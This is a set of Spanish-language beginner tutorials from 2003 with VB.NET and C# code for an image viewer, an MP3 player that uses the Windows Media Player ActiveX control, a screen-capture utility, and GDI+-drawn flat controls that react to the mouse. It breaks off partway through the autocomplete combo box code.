            MessageBox.Show("La ruta a tu archivo ""Visor de imágenes.html"" parece ser:" _
            + vbCrLf + vbCrLf + abrirDoc.FileName, "Archivo Visor de imágenes.html", _
            MessageBoxButtons.OK)
            'modo de apertura de archivo (también puede ser edit, print...)
            abrirDoc.Verb = "open"
            'abrir en ventana normal
            abrirDoc.WindowStyle = ProcessWindowStyle.Normal
            'Abrir el archivo mediante su programa asociado en Windows
            Process.Start(abrirDoc)

        Catch a As Exception 'Objeto Exception de nombre a
            'Mensaje relativo a la excepción lanzada
            MessageBox.Show("Se ha producido la siguiente excepción:" _
            + vbCrLf + vbCrLf + a.Message, "Mensaje de error")
        End Try
    End Sub

    'Caja de mensaje Acerca de...
    Private Sub MenuItem3_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MenuItem3.Click
        MessageBox.Show("Visor de imágenes realizado en Visual Basic. Autor: MILIUCO. Fecha:
03/08/2003" _
        + vbCrLf + "El archivo ""Visor de imágenes.html"" debe estar en la misma carpeta que el
ejecutable" _
        + " de la aplicación.", "Acerca de...", MessageBoxButtons.OK)
    End Sub

End Class
```

Como resumen, con este ejercicio se toma contacto con métodos interesantes para el usuario no experto:

- manipulación de imágenes (**rotateFlip** de **System.Drawing.RotateFlipType** y otros).
- copiado al portapapeles (**SetDataObject** de la clase **Clipboard**).
- arranque de otra aplicación (**Process.Start** de **System.Diagnostics**).

Imagen del programa en funcionamiento:



La foto es de mi querido perro Milú durante mis vacaciones en la costa de Málaga (saludos, Guille ;-)
La imagen corresponde al programa en **C#**, el programa en **VBasic** es prácticamente igual con el añadido de la barra de deslizamiento vertical que hace zoom sobre la imagen.

Fichero con el código de ejemplo en **Visual Basic** (**Visual Studio 2003**) (miliuco_visorvb.zip - Tamaño 95 KB)

Fichero con el código de ejemplo en **C#** (**Visual Studio 2003**) (miliuco_visorcs.zip - Tamaño 125 KB)

Reproductor MP3

[Usando el control ActiveX de Microsoft Windows Media Player 9 Series con Microsoft Visual Basic .NET]

[Ejercicio en que el control ActiveX se mantiene oculto en el formulario y se crean con código los botones de control del reproductor: play, stop, next, previous]

[A partir de las propuestas de Jim Travis (New Media Platforms Division) en el artículo "*Playing Digital Media in a Visual Basic .NET Application*" de febrero de 2003]

Fecha: 13/Ago/2003 (13/Agosto/2003)
Revisado el 16/Ago/03
Autor: Miliuco (Emilio Pérez Egido**) - emi@miliuco.com**

Este ejercicio muestra cómo usar el control **ActiveX** de **Windows Media Player 9** incluyéndolo en una aplicación de Visual Basic .NET. Este control ActiveX nos proporciona funcionalidades de reproducción de archivos multimedia (mp3, wav, wma, avi, etc...) sin que tengamos que crear código específico para esas funciones.

Pasos para crear el ejercicio:

1- Instalar los programas necesarios:

— **Microsoft Visual Basic .NET** y **Windows.NET Framework Software Development Kit** (SDK): al instalar Visual Basic .NET se suele instalar también Windows.NET Framework Software Development Kit (SDK).
— **Windows Media Player 9 Series**: se trata de la versión a la que se refiere este ejercicio, versiones anteriores a la 9 no funcionarán adecuadamente.
— **Windows Media Player 9 Series SDK**, necesario para el desarrollo del programa, además contiene documentación de referencia, ejemplos de código, utilidades...

2 - Añadir el control ActiveX al proyecto de Visual Basic .NET:

— en el cuadro de herramientas, mostrar la pestaña "**Componentes**".
— con el menú contextual "Agregar o quitar componentes" abrimos el diálogo "Personalizar cuadro de herramientas".
— en la pestaña "**Componentes COM**" buscamos y marcamos "**Windows Media Player**". Si no apareciese en la lista de componentes, con el botón "Examinar" navegamos en busca de la librería **wmp.dll** (suele estar en el directorio system32).
— de esa manera se añade un elemento nuevo en el cuadro de herramientas, llamado Windows Media Player, que permite ser incorporado al formulario como cualquier otra herramienta, bajo el nombre de **AxWindowsMediaPlayer1**, este nombre puede cambiarse por otro más útil, en el ejercicio que nos ocupa se denomina **ocxPlayer** y así aparece en el código.
— en el menú contextual "Propiedades" del control ocxPlayer elegimos "Seleccione un modo: **Invisible**", de esta manera el control no es mostrado en el formularo, aunque seguimos teniendo a nuestra disposición todas sus funcionalidades. Conviene marcar también "Inicio automático" y elegir el volumen por defecto que tendrá el reproductor al arrancar. Las demás opciones pueden dejarse como están.

3 - Desarrollar nuestra aplicación. El código busca la construcción de los elementos necesarios ya que el control ActiveX está oculto:
— botones de control (abrir, reproducir, anterior, siguiente, detener, cerrar).
— etiquetas que muestran el título y el autor del archivo reproducido.
— etiquetas que muestran la duración total del archivo reproducido y el tiempo de reproducción transcurrido.

4 - En el cuadro **OpenFileDialog1** se filtran los archivos mediante 2 extensiones: **MP3** y **M3U** (listas de reproducción de Wimamp), pero puedes ajustar estos filtros a tu gusto.

5 - Al usar el menú "Generar solución" tendremos en la carpeta correspondiente (por defecto \bin) 3 archivos:

— **ejecutable** de la aplicación (ejemplo: MP3 Player.exe).
— las librerías **AxInterop.WMPLib.dll** y **Interop.WMPLib.dll**.
Es necesario tener los 3 archivos juntos en la misma carpeta para que el programa funcione adecuadamente.

6 - La manera de evitar la necesidad de las 2 librerías nombradas en el punto anterior sería instalando el PIA (primary interop assembly) de Windows Media Services en la Global Assembly Cache (GAC) y registrando después la librería mediante **RegSvr32**. Aunque hay documentación al respecto (ver este artículo de Microsoft), es un tema complejo que todavía no he sido capaz de solucionar.

A continuación se muestra el código principal en Visual Basic .NET:

```
 Dim tiempo As DateTime ' para el tiempo transcurrido

    Private Sub frmPlayer_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        Me.Top = 80 ' posición y del formulario
        Me.Left = (Screen.PrimaryScreen.WorkingArea.Width - Me.Width) \ 4 ' posición x del
formulario
        btPlay.Enabled = False
    End Sub

    ' Para abrir el cuadro de diálogo
    Private Sub btAbrir_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btAbrir.Click
        abrirArchivo()
    End Sub

    ' Mostrar información de la canción al cambiar el estado del reproductor (PlayStateChange)
    ' al tener inicio automático, simplemente con elegir un archivo ya cambia el estado de
reproducción
    Private Sub ocxPlayer_PlayStateChange(ByVal sender As Object, ByVal e As
AxWMPLib._WMPOCXEvents_PlayStateChangeEvent) Handles ocxPlayer.PlayStateChange

        tiempo = DateTime.Now ' para empezar a contar el tiempo

        ' vaciar la información de la canción anterior
        lbTitulo.Text = ""
        lbTituloa.Text = "Reproducción en curso:"
        lbAutor.Text = ""
        lbAutora.Text = "Autor"

        ' dependiendo del estado del reproductor
        Select Case e.newState
            Case WMPLib.WMPPlayState.wmppsPlaying ' si reproduciendo
                btStop.Enabled = True
                btPlay.Enabled = False
                btPrev.Enabled = True
                btNext.Enabled = True
                lbTituloa.Text = "Reproducción en curso:"
                lbTitulo.Text = ocxPlayer.currentMedia.getItemInfobyType("title", "", 0) ' título
                lbAutora.Text = "Autor:"
                lbAutor.Text = ocxPlayer.currentMedia.getItemInfobyType("author", "", 0) ' autor
                ' para mostrar la duración de la canción
                Dim minutos As Integer
                Dim segundos As Integer
                minutos = ocxPlayer.currentMedia.duration \ 60 ' división entera entre la duración
en segundos y 60
                ' resto entre la duración total y el resultado de la división entera anterior
                segundos = ocxPlayer.currentMedia.duration - (minutos * 60)
                lbTotal.Text = Format(minutos, "00") & ":" & Format(segundos, "00")
                Timer1.Enabled = True ' iniciar el temporizador para cronometrar la canción
                Timer1.Start()

            Case WMPLib.WMPPlayState.wmppsStopped ' si detenido
                btStop.Enabled = False ' desactivar botón Stop
                btPlay.Enabled = True ' activar botón Play
                btPrev.Enabled = False
                btNext.Enabled = False
                Timer1.Stop() ' detener temporizador
                Timer1.Enabled = False
                lbTotal.Text = ""
                lbTime.Text = ""
        End Select
```

```
    End Sub

    Private Sub Timer1_Tick(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Timer1.Tick

        ' Código para el cronómetro del tiempo del programa
        Dim Minutos, Segundos As Integer ' variables para mostrar el tiempo
        ' variable Segundos = diferencia en segundos entre una hora y la hora actual
        Segundos = DateDiff(DateInterval.Second, tiempo, DateTime.Now)
        Minutos = Segundos \ 60
        Segundos = Segundos - (Minutos * 60) ' para que no supere 59
        ' presentación formateada del tiempo transcurrido
        lbTime.Text = Format(Minutos, "00") & ":" & Format(Segundos, "00")

    End Sub

    ' Botón de Play
    Private Sub btPlay_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btPlay.Click
        ocxPlayer.Ctlcontrols.play() ' reproducir
    End Sub

    ' Para tocar la canción anterior
    Private Sub btPrev_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btPrev.Click
        ocxPlayer.Ctlcontrols.previous() ' anterior
    End Sub

    ' Para tocar la siguiente canción
    Private Sub btNext_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btNext.Click
        ocxPlayer.Ctlcontrols.next() ' siguiente
    End Sub

    ' Botón que detiene el reproductor
    Private Sub btStop_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btStop.Click
        ocxPlayer.Ctlcontrols.stop() ' detener reproducción
    End Sub

    ' Para cerrar el formulario
    Private Sub btCerrar_Click_1(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btCerrar.Click
        'End
        Close()
    End Sub

    ' --- PROCEDIMIENTO PARA SER UTILIZADO

    Private Sub abrirArchivo() ' procedimiento para abrir un archivo

        ' presentar al usuario un cuadro de diálogo
        Dim openFile As New OpenFileDialog
        ' mostrar solamente archivos M3U y MP3
        openFile.Filter = "Listas de canciones (*.m3u)|*.m3u|Archivos Mpeg Layer 3 (*.mp3)|*.mp3"
        ' si elegimos algún archivo
        If openFile.ShowDialog() = DialogResult.OK Then
            ' abrir el archivo elegido en el reproductor
            ocxPlayer.URL = openFile.FileName
        End If

    End Sub

    ' Para mostrar el segundo formulario con el código
    Private Sub lbCode_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
lbCode.Click
        Dim code As New Form2   ' crear una nueva instancia de la clase formulario
        code.ShowDialog() ' mostrar el formulario
    End Sub
```

Con este programa reproduzco de manera habitual listas de MP3 creadas desde Winamp o el propio Windows

Media Player 9. Las clases utilizadas tienen muchas características no empleadas aquí, entre ellas manejo y edición de Playlists, obtención de mayor información sobre el archivo reproducido, etc. Programadores con más experiencia podrían hacer un programa mucho más completo, aquí solamente se ha intentado mostrar cómo, sin necesidad de tener conocimientos avanzados en Visual Basic .NET, es factible crear aplicaciones *a priori* tan complejas como un reproductor de archivos multimedia.

Imagen del programa en funcionamiento:

Fichero con el código de ejemplo usando Visual Studio .NET 2003 (miliuco_mp3sin.zip - Tamaño 355 KB)

Captura de pantalla

[Usando el método SendKeystrokes y la clase ClipBoard que deriva de la clase Object]

Fecha: 13/Ago/2003 (13/Ago/2003)
Autor: Miliuco (Emilio Pérez Egido**) - emi@miliuco.com**

En este artículo se propone una manera relativamente sencilla para capturar tanto la pantalla completa como la ventana activa, copiarlas al portapapeles para su uso en otro programa, y almacenarlas en disco como BMP, mediante el uso de:

- el método **SendKeystrokes**, al que se le pasa un parámetro String que contiene el código de la tecla pulsada, en nuestro caso nos interesa que la tecla pulsada sea **ImprPant** o la combinación **Alt** + **ImprPant**, y se envía a la ventana activa la pulsación de la tecla referida en esa cadena.
Hay que hacer notar que "**%{PRTSC}**" es el código de la combinación **Alt** + **ImprPant** pulsada una sola vez, lo que equivale a capturar la ventana, y **"{PRTSC 2}"** es el código de la tecla **ImprPant** pulsada 2 veces, lo que equivale a capturar la pantalla completa.
Durante la captura de la pantalla completa se minimiza la ventana de la aplicación, para que no aparezca en la captura.
Después de la captura de la ventana activa, la ventana de la aplicación coge automáticamente el foco para que sea más cómodo trabajar con ella.

- la clase **ClipBoard**, derivada de la clase **Object**, que tiene 3 miembros (**constructor**, **GetDataObject** y **SetDataObject**). Esta clase nos permite copiar al o pegar desde el portapapeles.

A continuación sigue código en Visual Basic:

```
  ' Botón que activa el temporizador (intervalo: 2,5 segundos)
    Private Sub btGrab_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btGrab.Click
        Me.WindowState = FormWindowState.Minimized ' formulario minimizado
        Timer2.Enabled = True
        Timer2.Start()
    End Sub

    ' Botón que activa el temporizador (intervalo: 2,5 segundos)
    Private Sub btGrab2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btGrab2.Click
        Timer1.Enabled = True
        Timer1.Start()
    End Sub

    ' Temporizador que llama a la función GetWindowCapture:
    ' - guarda la ventana en C:\ como EmiWin.bmp
    ' - coloca la ventana en el PictureBox1 del formulario
    Private Sub Timer1_Tick(ByVal sender As Object, ByVal e As System.EventArgs) Handles Timer1.Tick
        GetWindowCapture().Save("c:\EmiWin.bmp") ' guardar la captura como BMP
        imgPantalla.Image = GetWindowCapture() ' poner la imagen en el control imgPantalla
        ' Me.TopMost = True ' formulario al primer plano obligatoriamente
        Me.Activate() ' formulario al primer plano con el foco
        ' Me.TopMost = False ' formulario puede no estar en primer plano
        Timer1.Stop() ' detener el temporizador
        Timer1.Enabled = False
    End Sub

    ' Temporizador que llama a la función GetScreenCapture:
    ' - guarda la pantalla en C:\ como EmiScreen.bmp
    ' - coloca la pantalla en el PictureBox1 del formulario
    Private Sub Timer2_Tick(ByVal sender As Object, ByVal e As System.EventArgs) Handles Timer2.Tick
        GetScreenCapture().Save("c:\EmiScreen.bmp") ' guardar la captura como BMP
```

```
        imgPantalla.Image = GetScreenCapture()
        Timer2.Stop() ' detener el temporizador
        Timer2.Enabled = False
        Me.WindowState = FormWindowState.Normal ' formulario normal
    End Sub

    ' Función que captura la pantalla mediante el envío de la pulsación de la
    ' tecla "Impr Pant". La función devuelve un objeto Image y coloca la captura en el portapapeles
    Public Function GetScreenCapture() As Image
        Dim objTecla As SendKeys ' variable que guarda la pulsación de la tecla
        ' envía la pulsación de la tecla especificada (Impr Pant)
        objTecla.SendWait("{PRTSC 2}") ' 2 pulsaciones de Impr Pant para capturar la pantalla entera
        ' variable de tipo IDataObject que contiene el portapapeles
        Dim objClipboard As IDataObject = Clipboard.GetDataObject() ' método de IDataObject
        ' devolver el portapapeles como mapa de bits
        Return objClipboard.GetData(DataFormats.Bitmap)
    End Function

    ' Función que captura la ventana mediante el envío de la pulsación de la
    ' tecla "Impr Pant". La función devuelve un objeto Image y coloca la captura en el portapapeles
    Public Function GetWindowCapture() As Image
        Dim objTecla As SendKeys ' variable que guarda la pulsación de la tecla
        ' envía la pulsación de la tecla especificada (Impr Pant)
        objTecla.SendWait("%{PRTSC}") ' 1 pulsación de Alt + Impr Pant para capturar la ventana
activa
        Dim objClipboard As IDataObject = Clipboard.GetDataObject() ' portapapeles
        ' devolver el portapapeles como mapa de bits
        Return objClipboard.GetData(DataFormats.Bitmap)
    End Function

    Private Sub btSalir_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btSalir.Click
        'End ' salir
        Close()
    End Sub

    ' Información sobre el programa
    Private Sub btHelp_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btHelp.Click
        MessageBox.Show("Este programa realiza capturas de la pantalla o de la ventana activa" &
vbCrLf & _
        "usando el método SendKeystrokes, al que se le pasa un parámetro String" & vbCrLf & _
        "y envía a la ventana activa  la pulsación de la tecla referida en esa cadena." & vbCrLf & _
        "La pantalla se captura cuando han transcurrido 1,5 segundos." & vbCrLf & _
        "La ventana se captura cuando han transcurrido 2,5 segundos." & vbCrLf & _
        "Las capturas se copian al portapapeles y también se guardan en el disco duro como mapa de
bits", _
        "Información de Miliuco", MessageBoxButtons.OK)
    End Sub

    ' Abrir el formulario con el código
    Private Sub lbCode_Click(ByVal sender As Object, ByVal e As System.EventArgs) Handles
lbCode.Click
        Dim formCode As New Form2
        formCode.ShowDialog()
    End Sub
```

Como podéis ver, no es un código largo ni complicado, y se obtiene un programa funcional y útil, de hecho es con el que yo hago las capturas desde hace 3 meses.

Para completarlo haría falta incluir la función de capturar solamente un área de la pantalla o de la ventana, pero para ello habría que recurrir al GDI+ y yo por ahora no me veo capaz de ello.

Imagen del programa en funcionamiento:

Fichero con el código de ejemplo usando Visual Studio .NET 2003 (miliuco_captura.zip - Tamaño 173 KB)

Controles planos y sensibles al tacto en .NET

Efecto bidimensional y reacción al contacto redibujando el control con GDI+.

Publicado: 12/Ago/2003
Agosto 2003
Cipriano Valdezate Sayalero

Índice

- Introducción
- FlatTextBox y controles de un solo borde rectangular
- FlatCheckBox y FlatRadioButton
- FlatComboBox
  - Un control especial
  - Autocompletado con admisión de ítems nuevos
  - Autocompletado sin admisión de ítems nuevos
- Código de ejemplo

Introducción

VSNET permite eliminar el efecto tridimensional de los controles mediante las propidades *FlatStyle* y *BorderStyle*, sin embargo el borde es fijo. Los controles que aquí presento son sensibles al tacto, que es más que sensibilidad al foco: simplemente, alteran el color de los bordes no sólo al recibir el foco, sino también al pasar por encima el ratón. Ya sé que los hay en la web a patadas mucho más refinados que los míos, precisamente por eso oso publicarlos: porque son sencillísimos de implementar. No están hechos desde cero (me encanta esa expresión: *from scratch*), no llamo a ninguna API, no les he preparado *skins* ni estilo XP, sino que son totalmente artesanales, al alcance del principiante: un brochazo y cuatro rayas y a correr.

FlatTextBox y controles de un solo borde rectangular

Todo lo que tenemos que hacer es subclasificar el control, es decir, introducir en la corriente de los mensajes que lanza el sistema operativo a nuestro control un procedimiento escrito por nosotros justo antes del procedimiento propio del control (window procedure, abreviado, WndProc), y obligar a los mensajes a atravesar nuestro procedimiento antes de aterrizar en WndProc, de tal modo que podamos introducir código que tome decisiones basadas en los mensajes.

Ya estamos que si la abuela fuma. ¿No decías que iba a ser fácil? A mí eso me suena a puro C++ y a subclasificación en Visual Basic 6, en resumen, a *vade retro*.

Pues yo sigo en mis trece, vamos a hacer todo eso y ni nos vamos a enterar. Esta es otra de las maravillas de la plataforma .NET. Aquí lo tenéis:

```
Public Class FlatTextBox : Inherits TextBox
       ' Este es el mensaje que debemos discriminar
       Private Const WM_PAINT As Integer = &HF

        ' Este es el procedimiento que insertamos en la corriente de los mensajes
                ' Su parámetro es una encapsulación de la estructura Message
                ' que entra en el procedimiento
        Protected Overrides Sub WndProc(ByRef m As Message)
                ' Ya sabemos qué mensaje es, luego ya no lo necesitamos
                ' y lo despachamos al procedimiento del control
        MyBase.WndProc(m)
                ' Aqui ejecutamos código según qué mensaje nos ha visitado
            If m.Msg = WM_PAINT Then
                '
                ' Aquí dibujamos
                '
             End If
         End sub
End Class
```

Primero creamos una clase derivada del control que vamos a subclasificar y definimos la constante que representa el mensaje. Después reimplementamos el método `WndProc` del control, cuyo único argumento es una versión encapsulada de la estructura `Message` pasada por referencia. En realidad estamos interponiendo antes del procedimiento del control `WndProc` nuestro propio procedimiento, y estamos obligando a los mensajes a circular por él. Nada más entrar, sin embargo, les abrimos la puerta de salida y permitimos que se vayan al procedimiento propio del control invocando el método `WndProc` de la clase base. Y es que no necesitamos los mensajes: nos basta con actuar cuando detectamos que se trata de `WM_PAINT`.

`WM_PAINT` le obliga al control a dibujarse de nuevo. Y aquí viene la sensibilización del control. Sólo tenemos que definir las distintas variaciones del efecto bidimensional y decidir cuándo pintaremos cuál. Por ejemplo: queremos que cuando el ratón pase por encima, el botón se oscurezca. Pues en el momento en que acariciemos el botón con el ratón le enviaremos el mensaje `WM_PAINT`, y al atravesar nuestro procedimiento interpuesto `WndProc` lo detectaremos y pintaremos el botón de color oscuro.

Crearemos un efecto "resaltado" cuando se disparen los eventos `OnMouseEnter`, `OnGotFocus` y `OnMouseHover`, y volveremos a un aspecto "neutral" cuando ocurran `OnMouseLeave` y `OnLostFocus`. Declararemos una variable booleana a nivel de clase que indicará a `WndProc` si debe dibujar estilo resaltado o neutral. Así pues, cada evento dará un valor a esta variable e invocará el método `Me.Invalidate()`, que es quien envía el mensaje `WM_PAINT` al control:

```
        Private IamON As Boolean

        Protected Overrides Sub OnMouseEnter(ByVal e As System.EventArgs)
            MyBase.OnMouseEnter(e)
            IamON = True
            Me.Invalidate()
        End Sub
```

```
        Protected Overrides Sub OnMouseLeave(ByVal e As System.EventArgs)
            MyBase.OnMouseLeave(e)
            IamON = False
            Me.Invalidate()
        End Sub

        Protected Overrides Sub OnLostFocus(ByVal e As System.EventArgs)
            MyBase.OnLostFocus(e)
            IamON = False
            Me.Invalidate()
        End Sub

        Protected Overrides Sub OnGotFocus(ByVal e As System.EventArgs)
            MyBase.OnGotFocus(e)
            IamON = True
            Me.Invalidate()
        End Sub

        Protected Overrides Sub OnMouseHover(ByVal e As System.EventArgs)
            MyBase.OnMouseHover(e)
            IamON = True
            Me.Invalidate()
        End Sub
```

Ya sólo nos queda dibujar en el control. Necesitamos dos colores, así que los definiremos a nivel de clase y les daremos valores por defecto. Por supuesto que invitaremos al código cliente, ofreciéndole propiedades, a que los modifique. Y no hay que olvidar que la propiedad `BorderStyle` o `FlatStyle` del control debe definirse al construir la clase con un valor y no otro. Cuál de ellos depende del control, es cosa de probar. Aquí está la clase entera:

```
Imports System.Drawing.Drawing2D

Namespace ControlesFlacos

    Public Class FlatTextBox : Inherits TextBox
        Private Const WM_PAINT As Integer = &HF

        Private _ActiveBorderColor As Color = SystemColors.ControlDarkDark
        Private _InactiveBorderColor As Color = SystemColors.ControlDark
        Private _BorderColor As Color
        Private IamON As Boolean

        Public Sub New()
            MyBase.New()
            Me.BorderStyle = BorderStyle.FixedSingle
        End Sub

        Public Property ActiveBorderColor() As Color
            Get
                Return _ActiveBorderColor
            End Get
            Set(ByVal Value As Color)
                _ActiveBorderColor = Value
            End Set
        End Property

        Public Property InactiveBorderColor() As Color
            Get
                Return _InactiveBorderColor
            End Get
            Set(ByVal Value As Color)
                _InactiveBorderColor = Value
            End Set
        End Property

        Protected Overrides Sub OnMouseEnter(ByVal e As System.EventArgs)
            MyBase.OnMouseEnter(e)
            IamON = True
```

```
            Me.Invalidate()
        End Sub

        Protected Overrides Sub OnMouseLeave(ByVal e As System.EventArgs)
            MyBase.OnMouseLeave(e)
            IamON = False
            Me.Invalidate()
        End Sub

        Protected Overrides Sub OnLostFocus(ByVal e As System.EventArgs)
            MyBase.OnLostFocus(e)
            IamON = False
            Me.Invalidate()
        End Sub

        Protected Overrides Sub OnGotFocus(ByVal e As System.EventArgs)
            MyBase.OnGotFocus(e)
            IamON = True
            Me.Invalidate()
        End Sub

        Protected Overrides Sub OnMouseHover(ByVal e As System.EventArgs)
            MyBase.OnMouseHover(e)
            IamON = True
            Me.Invalidate()
        End Sub

        Protected Overrides Sub WndProc(ByRef m As Message)
            MyBase.WndProc(m)
            If m.Msg <> WM_PAINT Then Exit Sub

            Dim g As Graphics = Me.CreateGraphics
            Dim cliente As Rectangle = Me.ClientRectangle

            If IamON Then
                _BorderColor = _ActiveBorderColor
            Else
                _BorderColor = _InactiveBorderColor
            End If

            g.DrawRectangle(New Pen(_BorderColor), 0, 0, cliente.Width - 1, cliente.Height - 1)
            g.Dispose()

        End Sub
    End Class
End Namespace
```

Como véis, al final todo desemboca en el rectángulo que simula el borde del control. Sus coordenadas las obtenemos de la propiedad `Me.ClientRectangle`, de modo que sólo nos queda dibujarlo con GDI+.

(**Nota**: lo de `ControlesFlacos` va de guasa. Ya sé que *flat* no significa *flaco* Tampoco *library* significa *librería* y todos vamos por ahí con nuestras *dynamic link bookshops* y nos quedamos más anchos que largos. Así que yo también reclamo mi derecho a pertenecer al *heap* de los patanes e inauguro emocionado mi pésima traducción. (**Nota a la nota**: lo que pasa es que me acabo de leer *La rebelión de las masas* de Ortega y Gasset y todavía lo tengo fresco))

En los programas de ejemplo podéis ver que, salvo pequeños detalles, esta misma clase se aplica a los controles con un sólo borde rectangular, como ListView, TreeView, Listbox y Button. Al botón, además de pintarle el borde, le alteramos la propiedad BackColor de forma que, con el permiso del código cliente, al acariciarlo con el cursor se oscurece. Talmente como si se ruborizara.

FlatCheckBox y FlatRadioButton

CheckBox y RadioButton muestran dos peculiaridades:

- No es el rectángulo lo que debemos dibujar, sino el cuadradito del CheckBox y la circunferencia del Radiobutton que están dentro del rectángulo.
- Ese cuadradito y esa circunferencia pueden alinearse, *ergo* cambiar de posición, de seis formas diferentes.

Resolver la primera peculiaridad no tiene ningún misterio: sólo hay que calcular las coordenadas y el tamaño de la figura y dibujarla. La herramienta que he utilizado ha sido el ojímetro.

La segunda peculiaridad se resuelve con la misma herramienta que la primera. Introducimos un `Select Case` y calculamos las coordenadas para cada posición. Yo a tanto no he llegado. Mis FlatCheckBox y FlatRadioButton sólo admiten las dos alineaciones de toda la vida: a la izquierda y a la derecha. Copio el procedimiento `WndProc` del FlatRadioButton:

```
Protected Overrides Sub WndProc(ByRef m As Message)
    MyBase.WndProc(m) : If m.Msg <> WM_PAINT Then Exit Sub

    Const DIAM As Integer = 11
    Dim Cliente As RectangleF
    Dim g As Graphics = Me.CreateGraphics

    Select Case Me.CheckAlign
        Case ContentAlignment.MiddleLeft
            Cliente = New RectangleF(Me.ClientRectangle.X, _
            Me.ClientRectangle.Height / 2 - DIAM / 2, DIAM, DIAM)
            Exit Select
        Case ContentAlignment.MiddleRight
            Cliente = New RectangleF(Me.ClientRectangle.Width - DIAM, _
            Me.ClientRectangle.Height / 2 - DIAM / 2, DIAM, DIAM)
            Exit Select
        Case Else
            Exit Sub
    End Select

    If IamON = True Then
        _BorderColor = _ActiveBorderColor
    Else
        _BorderColor = _InactiveBorderColor
    End If

    g.SmoothingMode = Drawing2D.SmoothingMode.HighQuality
    g.DrawEllipse(New Pen(_BorderColor), Cliente)
End Sub
```

Dignos de mención dos detalles: dada la necesaria *pixelmétrica* precisión, en vez de `Rectangle` se utiliza `RectangleF`, que se mide con decimales; y, para que no quede basto, suavizamos la línea con `SmoothingMode`.

FlatComboBox

Un control especial

El caso del ComboBox es especial porque se compone de tres controles interrelacionados: un TextBox, un Listbox y un botón. El ListBox ni lo tocamos porque es imposible que aparezca y el ComboBox no tenga el foco, así que redibujaremos la caja de texto, el botón y su flechita.

Tenemos que definir tres parejas de colores: una para la caja de texto, otra para el botón y otra para la flechita. Primero cubrimos el control entero de blanco y luego vamos perfilando cada elemento. Muestro el código de `WndProc` en C# porque el programa de ejemplo está en C#:

```
protected override void WndProc(ref Message m)
{
        base.WndProc (ref m);

        if (m.Msg == WM_PAINT)
        {
                //Definimos el rectángulo que abarca
                //la caja de texto y el botón
                Graphics g = this.CreateGraphics();
                Rectangle Cliente = this.ClientRectangle;

                //Establecemos los colores
                if (IAmOn == true)
                {
                        _BorderColor = _ActiveBorderColor;
                        _ArrowColor = _ActiveArrowColor;
                        _ButtonColor = _ActiveButtonColor;
                }
                else
                {
                        _BorderColor = _InactiveBorderColor;
                        _ArrowColor = _InactiveArrowColor;
                        _ButtonColor = _InactiveButtonColor;
                }

                //Pintamos el control entero de blanco
                //para eliminar todo rastro de tres dimensiones
                g.FillRectangle(new SolidBrush(SystemColors.Window), Cliente);

                //Dibujamos el borde de todo el control
                g.DrawRectangle(new Pen(_BorderColor),0,0,
                        Cliente.Width, Cliente.Height-1);

                //Definimos la localización y el tamaño del botón
                Point Punto = new Point(Cliente.Width-18,0);
                Size Area = new Size(Cliente.Width-Punto.X,
                        Cliente.Height-Punto.Y);

                Rectangle Boton = new Rectangle(Punto, Area);

                //y lo pintamos
                g.FillRectangle(new SolidBrush(_ButtonColor), Boton);

                //Movemos el eje de coordenadas a la esquina noroeste del botón
                //para dibujar más cómodamente
                g.TranslateTransform(Boton.X,Boton.Y);

                //Dibujamos el borde del botón
                g.DrawRectangle(new Pen(_BorderColor),0,0,Boton.Width-1,Boton.Height-1);

                //Definimos un GraphicsPath que contendrá el dibujo de la flecha
                GraphicsPath Flecha = new GraphicsPath();

                PointF NO = new PointF(Boton.Width / 4, 9 * Boton.Height / 24);
                PointF NE = new PointF(3 * Boton.Width / 4, NO.Y);
                PointF SU = new PointF(Boton.Width / 2, 15 * Boton.Height / 24);

                Flecha.AddLine(NO, NE);
                Flecha.AddLine(NE, SU);

                //suavizamos los bordes en lo posible
                g.SmoothingMode = SmoothingMode.AntiAlias;

                //y dibujamos la flecha
                g.FillPath(new SolidBrush(_ArrowColor), Flecha);
```

```
                g.Dispose();
        }
}
```

Hasta aquí va sobre ruedas. Pero resulta que si aplicamos al FlatComboBox el estilo DropDownList, que obliga al control a no admitir más ítems que los cargados en su lista de ítems, ¡se borra el contenido de la caja de texto al perder el control el foco! Y esto sí que no me lo ha dicho nadie en ninguna página web, que lo mío me costó descubrir porqué ocurría. Solución: implementar el estilo DropDownList "a mano". Y ya que no nos queda más remedio, vamos a hacerlo a nuestro gusto. Crearemos dos estilos: los dos autocompletarán la caja de texto con los ítems de la lista, pero uno de ellos permitirá introducir ítems nuevos y el otro no.

Autocompletado con admisión de ítems nuevos

En vez de crear una enumeración que contuviera los estilos que vamos a crear y una propiedad del tipo de la enumeración dentro de la clase FlatComboBox, he optado por crear tres controles diferentes, uno por cada estilo. A gusto del consumidor. Comento el código en el mismo código:

```
/// FlatComboBox que se autocompleta
/// y admite entradas nuevas
public class AutoComboBox : FlatComboBox
{
        bool _AutoComplete = true;

        public AutoComboBox():base()
        {
            //El estilo debe ser DropDown
                //para evitar que nos ocurra lo que queremos evitar
                base.DropDownStyle = ComboBoxStyle.DropDown;
        }
        protected override void OnKeyDown(KeyEventArgs e)
        {
                //No aplicamos el autocompletado
                //si las teclas pulsadas son Suprimir o Borrar
                _AutoComplete = ((e.KeyCode != Keys.Delete) && (e.KeyCode != Keys.Back));
                base.OnKeyDown (e);
        }

        protected override void OnTextChanged(EventArgs e)
        {
                if (_AutoComplete == true)
                {
                        string Texto = this.Text;
                        //FindString localiza el primer ítem de la lista
                        //cuyas primeras letras coinciden con las de su argumento
                        //Está claro que es una función pensada
                        //para autocompletar el ComboBox.
                        int Index = this.FindString(Texto);
                        if (Index >= 0)
                        {
                                //Al cargar la caja de texto con el ítem localizado
                                //se dispara otra vez el evento OnTextChanged
